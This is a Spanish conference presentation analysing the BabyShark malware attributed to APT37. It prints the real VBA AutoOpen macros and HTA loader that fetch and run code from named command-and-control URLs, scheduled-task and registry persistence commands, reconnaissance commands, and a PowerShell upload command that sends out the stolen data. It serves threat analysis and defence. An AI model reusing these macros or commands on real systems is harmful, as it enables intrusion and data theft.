



**XIII
JORNADAS
STIC
CCN-CERT**



Análisis de una APT: el caso BabyShark

**COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD**

#XIIIJORNADASCCNCERT



Óscar Luis García Sierra

Entelgy Innotec Security

r3r0k@protonmail.com

Índice

1. Introducción

2. Laboratorio

3. BabyShark

4. BabyShark 2

5. Zoptax

Introducción


Situación política

- Cerca de ochenta años de tensiones geopolíticas entre los dos grandes bloques surgidos tras la II Guerra Mundial.
- Desde la Guerra de Corea finalizada en 1953 con un armisticio, la tensión en la península coreana no ha desaparecido, manteniéndose una relación bélica y de constantes discusiones entre Corea del Sur y Corea del Norte.
- Durante ese tiempo se han producido movimientos militares a ambos lados de la frontera, provocan una continua desestabilización de la zona.
- Es por todo ello y sumado el aislamiento internacional, Corea del Norte ha demostrado un gran interés por el desarrollo tecnológico, convirtiéndose en uno de los principales enemigos políticos tanto de Estados Unidos como de Corea del Sur.
- Todo esto unido al desarrollo que ha experimentado Internet en la última década, ha producido que el conflicto bélico se traslade a un nuevo escenario: el ciberespacio.

Introducción

APT37

- También conocido como Reaper, Group123, ScarCruft o Venus 121.
- Es un grupo cibernético vinculado al Gobierno de Corea del Norte.
- Especializado en la realización de ataques dirigidos contra diferentes organismos y sectores de Corea del Sur.
- Conocidos también por bloquear los servicios de sitios web gubernamentales de países enemigos, tales como Estados Unidos o Japón.




Introducción

APT37

- Atribuciones:
 - 2014 - Ataque contra disidentes políticos
 - 2016 - Operación Daybreak
 - 2016 - Operación Erebus
 - 2017 - Operación Evil New Year
 - 2017 - Operación Are you Happy?
 - 2019 - Operación NOKKI Campaign



Laboratorio



BabyShark

Relación con APT37

- KimJongRAT:
 - Ruta de almacenamiento de la información extraída del equipo infectado:

KimJongRAT:

```
if ( v7 < 0x208 )
{
    *(wchar_t *)((char *)&word_1009C678 + v7) = 0;
    wcslwr(&word_1009C678);
    return sub_10003270(&word_1009C880, L"%s\\Microsoft\\ttmp.log", &word_1009C678);
}
```


BabyShark:

```
certutil -f -encode "%APPDATA%\Microsoft\ttmp.log"
"%APPDATA%\Microsoft\ttmp1.log"
```

BabyShark

Relación con APT37

- Stolen Pencil
 - Uso del mismo certificado robado



BabyShark

Relación con APT37

- KimJongRAT y Stolen Pencil comparten entre ellos el método de descifrado de las cadenas de texto.

(:?.!\-%+abcdefghijklmnopqrstuvwxy → :).?!\-%mqfhxclpstgazribojkywveun

- Ejemplo descifrado:

```

.rdata:00429180 dword_429180
.rdata:00429184 dword_429184
.rdata:00429188 dword_429188
.rdata:0042918C byte_42918C
.rdata:0042918D
.rdata:00429190 dword_429190
.rdata:00429194 dword_429194
.rdata:00429198 dword_429198
.rdata:0042919C word_42919C

dd 'hmrG'
dd 'oqpG'
dd 'Vuom'
db 0
align 10h
dd 'IkxL'
dd 'Mfro'
dd 'xohh'
dw 'jj'

```

```


$ echo "GrmhGpqomouV" | tr '(:?.!\-%+abcdefghijklmnopqrstuvwxyABCDEFGHIJKLMNOPQRSTUVWXYZ
RSTUVWXYZ' :).?!\-%mqfhxclpstgazribojkywveunMQFHCLDPSTGAZRIBOJKYWEUN'
LoadLibraryW

$ echo "LxkIorfMhoxjj" | tr '(:?.!\-%+abcdefghijklmnopqrstuvwxyABCDEFGHIJKLMNOPQRSTUVWXYZ
PQRSTUVWXYZ' :).?!\-%mqfhxclpstgazribojkywveunMQFHCLDPSTGAZRIBOJKYWEUN'
GetProcAddress

```

BabyShark

Versión 1



BabyShark

Distribución

- BabyShark se distribuía por correo electrónico a través de *Spear-Phising*.
- El principal objetivo de esta campaña eran personas que trabajan como expertos nucleares o sus organizaciones.
- Para llamar la atención de la víctima, el correo electrónico contenía asuntos relacionados con la **carrera nuclear de Corea del Norte**.
- Finalmente para infectar la máquina, el correo contiene un adjunto malicioso.

BabyShark

Documento ofimático

- Para realizar la infección el documento contiene código VBA (Visual Basic for Applications).
- Las macros se encuentran protegidas por una contraseña.
- Algunas muestras, para mejorar el engaño realizan modificaciones en el documento simulando un descifrado.

Antes:

Las macros se han deshabilitado. [Habilitar contenido](#)

Agenda
University of California Institute on Global Conflict & Cooperation and
China Institute for International Studies
With Generous Support from the Carnegie Corporation of New York

Tue	, 21	e
10	ner	w Ho 1

Wednesday, 22 June

0730-0830	Br st	
08	arks D RK, IGCC <u>Amb. Gu Se, CIIS</u>	ke enter
0845	nt : Security and	Center

Después:

Agenda
University of California Institute on Global Conflict & Cooperation and
China Institute for International Studies
With Generous Support from the Carnegie Corporation of New York

S

Tuesday, 21 June		
1800	Welcome Dinner	Swan Lakeview Hotel

Wednesday, 22 June

0730-0830	Breakfast	Swan Lakeview Hotel
0830	Welcoming Remarks Dr. Susan SHIRK, IGCC <u>Amb. Gu Se, CIIS</u>	Beijing Yanqi Lake International Convention & Exhibition Center
0845	Overcoming Obstacles to Development and Peace on the Korean Peninsula: Security and Denuclearization Moderator: TBD Panelists: TBD	Beijing Yanqi Lake International Convention & Exhibition Center

BabyShark

Macros documento ofimático

- Se han identificado dos tipos diferentes de macros.
 - En uno de los casos se descarga directamente el código HTA que se ejecutará.
 - Se descarga un contenido que simula ser un **GIF** el cual descifra y que termina siendo el código encargado de la infección.

```
Sub AutoOpen()
Set p = CreateObject("MSXML2.ServerXMLHTTP.6.0")
p.Open "GET", "https://christinadudley.com/public_html/image/ksi/string.gif", False
p.Send
Dim aa(2)
a = p.responseText
ix = 1
For i = 0 To 1
    ix = InStr(ix, a, "@")
    aa(i) = Left(a, ix - 1)
    a = Right(a, Len(a) - ix)
Next
aa(2) = a
Set wShell = CreateObject(aa(0))
retu = wShell.Run(aa(1), 0, False)
file_doc = wShell.ExpandEnvironmentStrings("%temp%") & "\north_korea.doc"
retu = wShell.Run(aa(2) + file_doc + "****", 0, True)
retu = wShell.Run("****" + file_doc + "****", 0, True)

End Sub
```



```
Sub AutoOpen()
    Shell ("mshta https://fmchr.in/images/common/NEACD/Qzqrn0.hta")
End Sub
```

```
Sub AutoOpen()
Shell ("mshta https://christinadudley.com/public_html/cdudley/sites/default/files/1203427/Zjckk0.hta")
End Sub
```

BabyShark

Versión PE ejecutable

- Se ha identificado un ejecutable de Windows firmado con un certificado robado.



BabyShark

Versión PE ejecutable


- El código encargado de continuar con la ejecución del malware es el siguiente:

```
; CHAR ProcName[]  
ProcName      db 'WinExec',0  
; CHAR LibFileName[]  
LibFileName   db 'kernel32.DLL',0  
  
aMshta_exeHttpK db 'mshta.exe http://ksi/1.hta',0  
  
aRegAddHkey_cur db 'reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" ' .  
                ; DATA XREF: WinMain(x,x,x,x)+29↑  
                db '/v AutoRun /t REG_SZ /d "%s" /f',0  
  
v4 = LoadLibraryA(LibFileName);  
v5 = GetProcAddress(v4, ProcName);  
sprintf(&v7, aRegAddHkey_cur, aMshta_exeHttpK);  
((void (__stdcall *)(_DWORD, _DWORD))v5)(&v7, 0);  
((void (__stdcall *)(_DWORD, _DWORD))v5)(aCmd_exe, 0);
```

BabyShark

Código HTA

- HTA es una aplicación creada en HTML y que permite la inserción de código VBScript y JScript.
- Estas aplicaciones se ejecutan como aplicaciones de confianza. Este privilegio es utilizado por el malware para ejecutar cualquier tipo de código.



BabyShark

Código HTA

- Solita solicita al servidor de C&C los comandos.
- Descifra el comando recibido del servidor.
- Ejecuta directamente en memoria los comandos descifrados (**Fileless**).

```
<html>
  <script language="VBScript">
    On Error Resume Next
    Function Co00(c)
      L=Len(c):s=""
      For jx=0 To d-1
        For ix=0 To Int(L/d)-1
          s=s&Mid(c,ix*d+jx+1,1)
        Next
      Next
      s=s&Right(c,L-Int(L/d)*d)
      Co00=s
    End Function
    Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    Post0.open "GET", "https://fmchr.in/images/common/NEACD/expres.php?op=1", False
    Post0.Send:t0=Post0.responseText
    d=11:t0=Co00(t0)
    Execute(t0)
  </script>
</html>
```

BabyShark

Comandos recibidos

- Persistencia:
 - Tarea programada (VBS):

```
schtasks.exe /Create /SC HOURLY /ST 03:51 /TN "Adobe\Microsoft\Windows\Cljc\Lun" /TR  
"wscript.exe """"%APPDATA%\Microsoft\Fan\erypi.vbs"""" /F
```

- Tarea programada (JS):

```
schtasks.exe /Create /SC HOURLY /MO 23 /TN "Intel Pro\Windows\Kmba\Lkr" /TR "wscript.exe  
""""%APPDATA%\Adobe\Mqm\obdjn.js"""" /F
```

- Registro:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" /v AutoRun /t REG_SZ  
/d "powershell.exe start-process -windowstyle hidden -filepath mshta.exe <URL_C&C>" /f
```

BabyShark

Comandos recibidos

- Persistencia:
 - Contenido (VBS):

```
Set wShell=CreateObject("WScript.Shell");retu=wShell.run("cmd.exe /c timeout 5  
& taskkill /im cmd.exe",0,true)
```

- Contenido (JS):

```
wShell=new ActiveXObject("WScript.Shell");retu=wShell.run("cmd.exe /c timeout  
5 & taskkill /im cmd.exe",0,true);
```

BabyShark

Comandos recibidos

- Extracción de información:

- Usuario actual:

```
cmd.exe /c whoami > %appdata%\Microsoft\ttmp.log
```

- Nombre del equipo:

```
cmd.exe /c hostname > %appdata%\Microsoft\ttmp.log
```

- Configuración de la red:

```
cmd.exe /c ipconfig /all > %appdata%\Microsoft\ttmp.log
```

- Cuentas del sistema:

```
cmd.exe /c net user > %appdata%\Microsoft\ttmp.log
```

BabyShark

Comandos recibidos

- Extracción de información:
 - Aplicaciones instaladas:

```
cmd.exe /c dir "C:\Program Files (x86)" > %appdata%\Microsoft\ttmp.log  
cmd.exe /c dir "C:\Program Files" > %appdata%\Microsoft\ttmp.log  
cmd.exe /c dir "C:\ProgramData\Microsoft\Windows\Start Menu\" >  
%appdata%\Microsoft\ttmp.log  
cmd.exe /c dir "C:\ProgramData\Microsoft\Windows\Start Menu\Programs" >  
%appdata%\Microsoft\ttmp.log
```

- Procesos y servicios en ejecución:

```
cmd.exe /c tasklist > %appdata%\Microsoft\ttmp.log
```

- Ficheros recientes:

```
cmd.exe /c dir "%APPDATA%\Microsoft\Windows\Recent" > %appdata%\Microsoft\ttmp.log
```

BabyShark

Comandos recibidos

- Extracción de información:
 - Sistema operativo y versión:

```
cmd.exe /c ver > %appdata%\Microsoft\ttmp.log
```

- Variables del entorno:

```
cmd.exe /c set > %appdata%\Microsoft\ttmp.log
```

- Los 10 últimos accesos por RDP:

```
cmd.exe /c reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" > %appdata%\Microsoft\ttmp.log
```

BabyShark

Comandos recibidos

- Extracción de información:
 - Ejemplo de fichero de salida:

User accounts for \\USER-PC

```
-----
admin                Administrator      Guest
The command completed successfully.
```

Volume in drive C has no label.
Volume Serial Number is C4BA-3647

Directory of C:\Program Files

```
08/30/2018  01:55 PM  <DIR>          .
08/30/2018  01:55 PM  <DIR>          ..
08/28/2018  12:50 PM  <DIR>          Adobe
08/28/2018  12:03 PM  <DIR>          CCleaner
08/28/2018  01:13 PM  <DIR>          Common Files
```

```
user-pc\admin
User-PC
```

Windows IP Configuration

```
Host Name . . . . . : User-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
```

Ethernet adapter Connection:

```
Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 52-54-00-4A-04-AF
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::a179:b3ff:199:2314%11(Preferred)
IPv4 Address. . . . . : 192.168.100.221(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.100.2
DHCPv6 IAID . . . . . : 240276480
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-68-21-48-52-54-00-4A-AD-11
DNS Servers . . . . . : 192.168.100.2
NetBIOS over Tcpi. . . . . : Enabled
```

Tunnel adapter isatap.{4040CF00-1B3E-486A-B407-FA14C56B6FC0}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
```

BabyShark

Comandos recibidos

- Extracción de información:
 - Conversión de la información:

```
"C:\Windows\System32\certutil.exe" -f encode "%appdata%\Microsoft\ttmp.log"  
"%appdata%\Microsoft\ttmp1.log"
```

- Resultado:

```
-----BEGIN CERTIFICATE-----  
dXNlci1wY1xhZG1pbG0KVXNlci1Qw0KDQpXaW5kb3dzIElQIENvbmZpZ3VyYXRp  
b24NCg0KICAgSG9zdCB0YW1lIC4gLiAuIC4gLiAuIC4gLiAuIC4gLiAuIDogVXNl  
ci1Qw0KICAgUHJpbWYySBEbnMgU3VmZml4ICAuIC4gLiAuIC4gLiAuIDogDQog  
ICB0b2RlIFR5cGUgLiAuIC4gLiAuIC4gLiAuIC4gLiAuIC4g0iBIewJyaWQNCiAg  
.  
.  
.  
.  
.  
bg0KVVFuF0BST0ZJTEU9QzpcVXNlcnNcYWRtaW4NCldlY1ZlcnNpb25Gb3JSb3Nl  
YnVklkI5ND00DQp3aW5kaXI9QzpcV2luZG93cw0Kd2luZG93c190cmFjaW5nX2Zs  
YWdzPTMNCndpbmRvd3NfdHJhY2luZ19sb2dmaWw0PUM6XEJWVEJpbXUZXN0c1xp  
bnN0YWxscGFja2FnZVxjc2lsb2dmaWw0LmxvZw0K  
-----END CERTIFICATE-----
```

BabyShark

Envío de la información

- Una vez generado el fichero por la utilidad “*certutil.exe*”, se envía al servidor de C&C con el siguiente comando:

```
“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” (New-Object  
System.Net.WebClient).UploadFile("<URL_C&C>",  
"%appdata%\Microsoft\ttmp1.log"); del "%appdata%\Microsoft\ttmp1.log"; del  
"%appdata%\Microsoft\ttmp.log"
```

- Cuando termina con el envío del fichero, continua con la eliminación del fichero original y el que se encuentra en *base64*.

BabyShark 2

Nuevas Rutas

- “/method/resp”, “/method/resp_suspect” y “/method/blackip.txt”

```

← → ↺ 🏠 ⓘ /method/resp
2019/07/04 07-37-PM [redacted] Wget/1.19.4 (linux-gnu) open document.
2019/07/05 12-25-50-AM [redacted] doc file downloaded Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
2019/07/05 12-26-05-AM [redacted] doc file downloaded Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
2019/07/05 12-26-19-AM [redacted] doc file downloaded Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
2019/07/05 12-26-39-AM [redacted] doc file downloaded Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
2019/07/05 12-33-22-AM 164. [redacted] .91 doc file downloaded Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0

```

```

← → ↺ 🏠 ⓘ /method/resp_suspect
2019/06/25 08-PM [redacted] 02.191 asist file downloaded suspected access
2019/06/25 08-PM [redacted] 65.28 asist file downloaded suspected access
2019/06/25 08-PM [redacted] 00.152 asist file downloaded suspected access
2019/06/25 08-PM [redacted] 65.28 asist file downloaded suspected access
2019/06/25 09-PM [redacted] 02.191 asist file downloaded suspected access
2019/06/25 09-PM [redacted] 00.152 asist file downloaded suspected access
2019/06/25 09-PM [redacted] 65.28 asist file downloaded suspected access
2019/06/25 10-PM [redacted] 02.191 asist file downloaded suspected access
2019/06/26 11-PM [redacted] 65.28 asist file downloaded suspected access
